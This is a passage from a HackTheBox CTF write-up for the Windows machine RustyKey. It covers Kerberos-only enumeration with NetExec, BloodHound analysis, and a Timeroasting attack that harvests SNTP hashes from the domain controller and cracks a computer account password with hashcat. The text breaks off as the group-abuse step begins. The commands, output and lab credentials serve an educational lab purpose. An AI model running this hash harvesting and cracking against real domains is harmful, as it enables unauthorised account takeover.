HackTheBox - RustyKey Writeup
A detailed walkthrough of the RustyKey machine from HackTheBox, featuring Timeroasting, DACL abuse, DLL hijacking via 7-Zip shell extensions, and Resource-Based Constrained Delegation for complete domain compromise.
Machine Information
| Attribute | Details |
|---|---|
| Machine Name | RustyKey |
| Difficulty | Hard |
| OS | Windows |
| IP Address | 10.10.11.75 |
| Starting Credentials | rr.parker / 8#t5HE8L!W3A |
Reconnaissance
Scanning all the ports and their services using nmap
1
nmap -sCV -T5 --min-rate 2000 -v -oN rustykey.nmap -Pn 10.10.11.75
Results:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
Not shown: 985 closed tcp ports (reset)
PORT     STATE    SERVICE       REASON          VERSION
53/tcp   open     domain        syn-ack ttl 127 Simple DNS Plus
88/tcp   open     kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2025-11-11 01:35:46Z)
135/tcp  open     msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp  open     netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
366/tcp  filtered odmr          no-response
389/tcp  open     ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: rustykey.htb0., Site: Default-First-Site-Name)
445/tcp  open     microsoft-ds? syn-ack ttl 127
464/tcp  open     kpasswd5?     syn-ack ttl 127
593/tcp  open     ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp  open     tcpwrapped    syn-ack ttl 127
2200/tcp filtered ici           no-response
3268/tcp open     ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: rustykey.htb0., Site: Default-First-Site-Name)
3269/tcp open     tcpwrapped    syn-ack ttl 127
3801/tcp filtered ibm-mgr       no-response
5985/tcp open     http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 51928/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 40036/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 63867/udp): CLEAN (Timeout)
|   Check 4 (port 13351/udp): CLEAN (Failed to receive data)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
|_clock-skew: 7h37m43s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2025-11-11T01:35:58
|_  start_date: N/A
Looks like the AD installed on this machine is most likely in default settings because it’s not showing all the SSL SMB information we normally see on other AD machines.
Using NetExec we confirm the Domain and the Host:
1
2
nxc smb 10.10.11.75
SMB         10.10.11.75     445    dc               [*]  x64 (name:dc) (domain:rustykey.htb) (signing:True) (SMBv1:None) (NTLM:False)
dc = hostname of the Domain Controller
rustykey.htb = the Active Directory domain name
We can add those hosts to our /etc/hosts (add the below to the hosts file so our machine can communicate with it):
1
echo "10.10.11.75     dc.rustykey.htb rustykey.htb dc" | sudo tee -a /etc/hosts
In the machine information section we can see they have given us some credentials to start with:
rr.parker / 8#t5HE8L!W3A
Using the Credentials given by the HTB
1
2
3
nxc smb dc.rustykey.htb -u 'rr.parker' -p '8#t5HE8L!W3A'
SMB         10.10.11.75     445    dc               [*]  x64 (name:dc) (domain:rustykey.htb) (signing:True) (SMBv1:None) (NTLM:False)
SMB         10.10.11.75     445    dc               [-] rustykey.htb\rr.parker:8#t5HE8L!W3A STATUS_NOT_SUPPORTED
STATUS_NOT_SUPPORTED coming from the KDC (when you try to authenticate against the DC) indicates the KDC refused to process the authentication request using the mechanism the client tried to use. Common causes in AD/SMB contexts:
- NTLM authentication is not allowed on the DC (your earlier scan showed
NTLM:False). If your client tried to fall back to NTLM, the DC will reject it.
Since NTLM is disabled, we’ll use kerberos authentication to continue.
Before that we have to get the .krb5 file. We can use the netexec built in feature to do that:
1
2
3
4
5
nxc smb dc.rustykey.htb -u 'rr.parker' -p '8#t5HE8L!W3A'  --generate-krb5-file rustykey.krb5
SMB         10.10.11.75     445    dc               [*]  x64 (name:dc) (domain:rustykey.htb) (signing:True) (SMBv1:None) (NTLM:False)
SMB         10.10.11.75     445    dc               [+] krb5 conf saved to: rustykey.krb5
SMB         10.10.11.75     445    dc               [+] Run the following command to use the conf file: export KRB5_CONFIG=rustykey.krb5
SMB         10.10.11.75     445    dc               [-] rustykey.htb\rr.parker:8#t5HE8L!W3A STATUS_NOT_SUPPORTED
To enable proper Kerberos communication between our Linux host and the Active Directory domain, replace the system Kerberos configuration with the one we generated for RustyKey:
1
sudo cp rustykey.krb5 /etc/krb5.conf
This installs the RustyKey Kerberos configuration at /etc/krb5.conf, allowing the system to use the AD KDC for authentication.
Now we can use kerberos authentication to see if the credentials are working we can do it by just adding -k to the netexec command:
1
2
3
nxc smb dc.rustykey.htb -u 'rr.parker' -p '8#t5HE8L!W3A' -k
SMB         dc.rustykey.htb 445    dc               [*]  x64 (name:dc) (domain:rustykey.htb) (signing:True) (SMBv1:None) (NTLM:False)
SMB         dc.rustykey.htb 445    dc               [+] rustykey.htb\rr.parker:8#t5HE8L!W3A
It works.
If you encounter KRB_AP_ERR_SKEW (time skew) errors, sync your clock with the domain controller:
1
sudo ntpdate -s dc.rustykey.htb
Kerberos requires closely matched system times, this error means your machine’s clock is out of sync with the AD KDC. Syncing the time against the domain controller resolves the mismatch and allows Kerberos authentication to proceed.
Now using these privileges we can do some enumeration on the users groups and walk the dog to get the AD juicy information (bloodhound).
Enumeration users
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
nxc smb dc.rustykey.htb -u 'rr.parker' -p '8#t5HE8L!W3A' -k --users
SMB         dc.rustykey.htb 445    dc               [*]  x64 (name:dc) (domain:rustykey.htb) (signing:True) (SMBv1:None) (NTLM:False)
SMB         dc.rustykey.htb 445    dc               [+] rustykey.htb\rr.parker:8#t5HE8L!W3A
SMB         dc.rustykey.htb 445    dc               -Username-                    -Last PW Set-       -BadPW- -Description-
SMB         dc.rustykey.htb 445    dc               Administrator                 2025-06-04 22:52:22 0       Built-in account for administering the computer/domain
SMB         dc.rustykey.htb 445    dc               Guest                                      0       Built-in account for guest access to the computer/domain
SMB         dc.rustykey.htb 445    dc               krbtgt                        2024-12-27 00:53:40 0       Key Distribution Center Service Account
SMB         dc.rustykey.htb 445    dc               rr.parker                     2025-06-04 22:54:15 0
SMB         dc.rustykey.htb 445    dc               mm.turner                     2024-12-27 10:18:39 0
SMB         dc.rustykey.htb 445    dc               bb.morgan                     2025-11-11 02:16:40 0
SMB         dc.rustykey.htb 445    dc               gg.anderson                   2025-11-11 02:16:40 0
SMB         dc.rustykey.htb 445    dc               dd.ali                        2025-11-11 02:16:40 0
SMB         dc.rustykey.htb 445    dc               ee.reed                       2025-11-11 02:16:40 0
SMB         dc.rustykey.htb 445    dc               nn.marcos                     2024-12-27 11:34:50 0
SMB         dc.rustykey.htb 445    dc               backupadmin                   2024-12-30 00:30:18 0
SMB         dc.rustykey.htb 445    dc               [*] Enumerated 11 local users: RUSTYKEY
Grepping only the usernames:
1
2
3
4
5
6
7
8
9
10
11
12
13
awk '{print $5}' raw-users.list

Administrator
Guest
krbtgt
rr.parker
mm.turner
bb.morgan
gg.anderson
dd.ali
ee.reed
nn.marcos
backupadmin
Now Let’s Walk The Dog (bloodhound).
I’ll be using rusthound because it’s much faster and less buggy than the nxc builtin version and the bloodhound-python.
RustHound: https://github.com/NH-RED-TEAM/RustHound/
You can install rusthound by referring to this github repository:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
rusthound -d rustykey.htb -u 'rr.parker' -p '8#t5HE8L!W3A' --zip
---------------------------------------------------
Initializing RustHound at 08:07:43 on 11/11/25
Powered by g0h4n from OpenCyber
---------------------------------------------------

[2025-11-11T02:37:43Z INFO  rusthound] Verbosity level: Info
[2025-11-11T02:37:44Z INFO  rusthound::ldap] Connected to RUSTYKEY.HTB Active Directory!
[2025-11-11T02:37:44Z INFO  rusthound::ldap] Starting data collection...
[2025-11-11T02:37:49Z INFO  rusthound::ldap] All data collected for NamingContext DC=rustykey,DC=htb
[2025-11-11T02:37:49Z INFO  rusthound::json::parser] Starting the LDAP objects parsing...
[2025-11-11T02:37:49Z INFO  rusthound::json::parser] Parsing LDAP objects finished!
[2025-11-11T02:37:49Z INFO  rusthound::json::checker] Starting checker to replace some values...
[2025-11-11T02:37:49Z INFO  rusthound::json::checker] Checking and replacing some values finished!
[2025-11-11T02:37:49Z INFO  rusthound::json::maker] 12 users parsed!
[2025-11-11T02:37:49Z INFO  rusthound::json::maker] 66 groups parsed!
[2025-11-11T02:37:49Z INFO  rusthound::json::maker] 16 computers parsed!
[2025-11-11T02:37:49Z INFO  rusthound::json::maker] 10 ous parsed!
[2025-11-11T02:37:49Z INFO  rusthound::json::maker] 2 gpos parsed!
[2025-11-11T02:37:49Z INFO  rusthound::json::maker] 21 containers parsed!
[2025-11-11T02:37:49Z INFO  rusthound::json::maker] .//20251111080749_rustykey-htb_rusthound.zip created!

RustHound Enumeration Completed at 08:07:49 on 11/11/25! Happy Graphing!
Perfect now we have our collection zip:
1
2
3
4
ls -la
drwxrwxr-x  2 pwnedcake pwnedcake   4096 Nov 11 08:07 .
drwxrwxr-x 41 pwnedcake pwnedcake   4096 Nov 10 23:07 ..
-rw-rw-r--  1 pwnedcake pwnedcake 212885 Nov 11 08:07 20251111080749_rustykey-htb_rusthound.zip
We can now upload this collection to the bloodhound and get a greater view of how the AD is working and how we can escalate privileges using any of the misconfiguration we find.
Analyzing the data from the bloodhound
There wasn’t any kind of DACL abuse from the surface; the rr.parker user doesn’t have any kind of outbound connection to other users/groups.
 rr.parker user information in BloodHound showing no significant privileges
But after cruising for a while in BloodHound, I found something very interesting.
There is a Organization Unit (OU) that has 5 computers in there:
 Five computers discovered in the IT Organizational Unit
Since it’s very inconvenient for us to search each computer one by one, I added a Cypher query to display all the outbound connections from each computer:
1
2
3
4
MATCH (ou:OU {name: "COMPUTERS@RUSTYKEY.HTB"})
MATCH (ou)-[:Contains*1..]->(c:Computer)
MATCH p=(c)-[r]->(target)
RETURN p
 Custom Cypher query showing outbound relationships from computers in the OU
And from that output I saw something very interesting which is that the IT_COMPUTER3 has AddSelf permissions to the HELPDESK Group.
If we can get hands on this IT-COMPUTER3 machine, we can impersonate it and add ourselves into the HELPDESK. If we can get HELPDESK, there is a clear attack path - we’ll have access to so many accounts:
 HELPDESK group showing powerful privileges over multiple users
We have:
- ForceChangePassword - which allows changing the password of that user without any credentials
- AddMember on ProtectedObjects group
- GenericWrite over DD.ALI user
Those are some good findings for us to start working.
Now our main objective is to get our hands on that IT-COMPUTER3, to do that we need some kind of misconfiguration or some kind of vulnerability.
This is where we use Timeroasting.
Privilege Escalation to IT-COMPUTER3
Timeroasting
Before that, if we see the IT-COMPUTER3 object information, we can see that the user who’s in charge of that account has changed the password after the account was created, so it’s possible that the password of that computer is very weak:
 IT-COMPUTER3 properties showing password was manually changed after creation
Now we can perform a timeroasting attack on this computer.
What is Timeroasting? (The Real Definition)
Timeroasting exploits Microsoft’s proprietary NTP (Network Time Protocol) authentication extension to extract password hashes for computer accounts by requesting authenticated time synchronization responses from Domain Controllers. This can be done without any credentials and the extracted hashes crack 10x faster than Kerberos TGS hashes.
- Targets computer accounts (machines ending with
$) - Exploits NTP time synchronization protocol
- Unauthenticated attack (no credentials needed!)
- Much faster to crack than traditional Kerberos hashes
Background - Why This Vulnerability Exists:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
Problem: Traditional NTP has no authentication
└─ Attacker could do MitM and change client's system time
└─ Wrong time = Kerberos breaks (time-sensitive protocol)

Microsoft's Solution: Authenticated NTP Extension
└─ Client sends NTP request with its RID (Relative Identifier)
└─ DC responds with time + MAC (Message Authentication Code)
└─ MAC is generated using: MD4(Computer Account Password)

The Vulnerability:
└─ Client doesn't need to authenticate to make this request!
└─ Anyone can request time sync for ANY RID
└─ DC responds with password hash-based MAC
└─ Effectively leaking salted password hashes!
Attack Flow:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
Step 1: Send NTP Request to Domain Controller
└─ Include a RID (e.g., 1000, 1104, 1165, etc.)
└─ NO authentication required!

Step 2: DC Processes Request
└─ Looks up computer account with that RID
└─ Generates MAC using computer's password hash
└─ Sends back: Time + MAC (which includes hash material)

Step 3: Extract Hash
└─ Format: $sntp-ms$HASH$DATA...
└─ This is the salted password hash

Step 4: Crack Offline
└─ Use Hashcat mode 31300 (SNTP-MS)
└─ 10x faster than Kerberos TGS cracking!

Step 5: Profit
└─ Computer account password = Local admin on that machine
└─ Can authenticate as COMPUTERNAME$
└─ Lateral movement opportunity
Now we can initialize this attack.
You can get the timeroast script from the github:
Timeroast: https://github.com/SecuraBV/Timeroast
1
2
git clone https://github.com/SecuraBV/Timeroast
cd Timeroast
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
python3 timeroast.py dc.rustykey.htb
1000:$sntp-ms$8b3bd52ac449208c900842197d9e66c1$1c0111e900000000000a026e4c4f434cecbd2cfcbae6984fe1b8428bffbfcd0aecbd3030feff1950ecbd3030feff35d5
1103:$sntp-ms$1cbc7150977c5feb27053410ebcc6b49$1c0111e900000000000a026e4c4f434cecbd2cfcbb71773be1b8428bffbfcd0aecbd30319b715c63ecbd30319b7184a7
1105:$sntp-ms$6f052026545652445db36317f88701f6$1c0111e900000000000a026e4c4f434cecbd2cfcbb86734ce1b8428bffbfcd0aecbd30319b865d7cecbd30319b867d5d
1104:$sntp-ms$59a6c4f9c2c8067655f192657a50513a$1c0111e900000000000a026e4c4f434cecbd2cfcbb72be63e1b8428bffbfcd0aecbd30319b72a030ecbd30319b72cf2a
1106:$sntp-ms$ff87416d292466868b5d1ab61ca49fc9$1c0111e900000000000a026e4c4f434cecbd2cfcbb8aed2ee1b8428bffbfcd0aecbd30319b8aaf1becbd30319b8afa9a
1107:$sntp-ms$b63445755f7064d2b1a192213c9e0f3a$1c0111e900000000000a026e4c4f434cecbd2cfcbb1fbe0be1b8428bffbfcd0aecbd30319f383f0becbd30319f385d3e
1118:$sntp-ms$338c364d456851f7342161fd0193d743$1c0111e900000000000a026e4c4f434cecbd2cfcb9205865e1b8428bffbfcd0aecbd3031b130a9ebecbd3031b130c81e
1119:$sntp-ms$8b1defecb8558aa7925950ac1ea4638c$1c0111e900000000000a026e4c4f434cecbd2cfcba2b1704e1b8428bffbfcd0aecbd3031b23b688becbd3031b23b81b6
1120:$sntp-ms$26a032d50cdc7f9bdaaa215f84daed30$1c0111e900000000000a026e4c4f434cecbd2cfcba2bef72e1b8428bffbfcd0aecbd3031b23c40f8ecbd3031b23c5d7e
1121:$sntp-ms$eb91e31cc63d848be2a35f1784c345fb$1c0111e900000000000a026e4c4f434cecbd2cfcb89c4bfbe1b8428bffbfcd0aecbd3031b4c532a4ecbd3031b4c54a21
1122:$sntp-ms$7e5e0da866c16c7b02c589cdfd72fed8$1c0111e900000000000a026e4c4f434cecbd2cfcb9d9dd56e1b8428bffbfcd0aecbd3031b602bef7ecbd3031b602ded7
1123:$sntp-ms$ac14c573ad957ad07ab2bc40c5d03d84$1c0111e900000000000a026e4c4f434cecbd2cfcb9dabe27e1b8428bffbfcd0aecbd3031b6039fc7ecbd3031b603bdfa
1124:$sntp-ms$3f78be175a7e56472c7e55eafe25b0c5$1c0111e900000000000a026e4c4f434cecbd2cfcbb1fbc5de1b8428bffbfcd0aecbd3031b7489aa3ecbd3031b748bf8c
1125:$sntp-ms$c175a486507a7d5bcaf34b07ca79a538$1c0111e900000000000a026e4c4f434cecbd2cfcb89cd3e0e1b8428bffbfcd0aecbd3031b89cc4c7ecbd3031b89cddf1
1126:$sntp-ms$00f87c4027c0ebec112d764c63c43e3b$1c0111e900000000000a026e4c4f434cecbd2cfcbb2f76e6e1b8428bffbfcd0aecbd3031bb2f661fecbd3031bb2f82a4
1127:$sntp-ms$32532db3912494cd375190f55435bec8$1c0111e900000000000a026e4c4f434cecbd2cfcb85b2c76e1b8428bffbfcd0aecbd3031bc73af24ecbd3031bc73cba9
Now we have to select the correct hash, you can see that object ID can be seen in the beginning of every hash we can check from bloodhound for the objectid of the IT-COMPUTER-3 and it is 1125.
We can save that hash and start cracking with hashcat.
Before running hashcat make sure to update hashcat to the latest version otherwise the hash mode we are going to use to crack these types of hashes will be not there you can simply upgrade the version using this command if you have installed hashcat using the apt package manager:
1
2
sudo apt-get update
sudo apt install --only-upgrade hashcat
1
echo '$sntp-ms$c175a486507a7d5bcaf34b07ca79a538$1c0111e900000000000a026e4c4f434cecbd2cfcb89cd3e0e1b8428bffbfcd0aecbd3031b89cc4c7ecbd3031b89cddf1' > it-3.hash
Then we can crack this hash:
1
hashcat -m 31300 it-3.hash /usr/share/wordlists/rockyou.txt
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
$sntp-ms$c175a486507a7d5bcaf34b07ca79a538$1c0111e900000000000a026e4c4f434cecbd2cfcb89cd3e0e1b8428bffbfcd0aecbd3031b89cc4c7ecbd3031b89cddf1:Rusty88!

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 31300 (MS SNTP)
Hash.Target......: $sntp-ms$c175a486507a7d5bcaf34b07ca79a538$1c0111e90...9cddf1
Time.Started.....: Tue Nov 11 09:27:02 2025 (8 secs)
Time.Estimated...: Tue Nov 11 09:27:10 2025 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#01........:  1300.9 kH/s (1.08ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 10670080/14344385 (74.39%)
Rejected.........: 0/10670080 (0.00%)
Restore.Point....: 10665984/14344385 (74.36%)
Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#01...: Ryanpenis -> RonaldoNathan
Hardware.Mon.#01.: Temp: 71c Util: 97%
Nice! We got the password as Rusty88!. Now we can perform that attack we saw in BloodHound :)
- First we have AddSelf permissions to the HelpDesk Group:
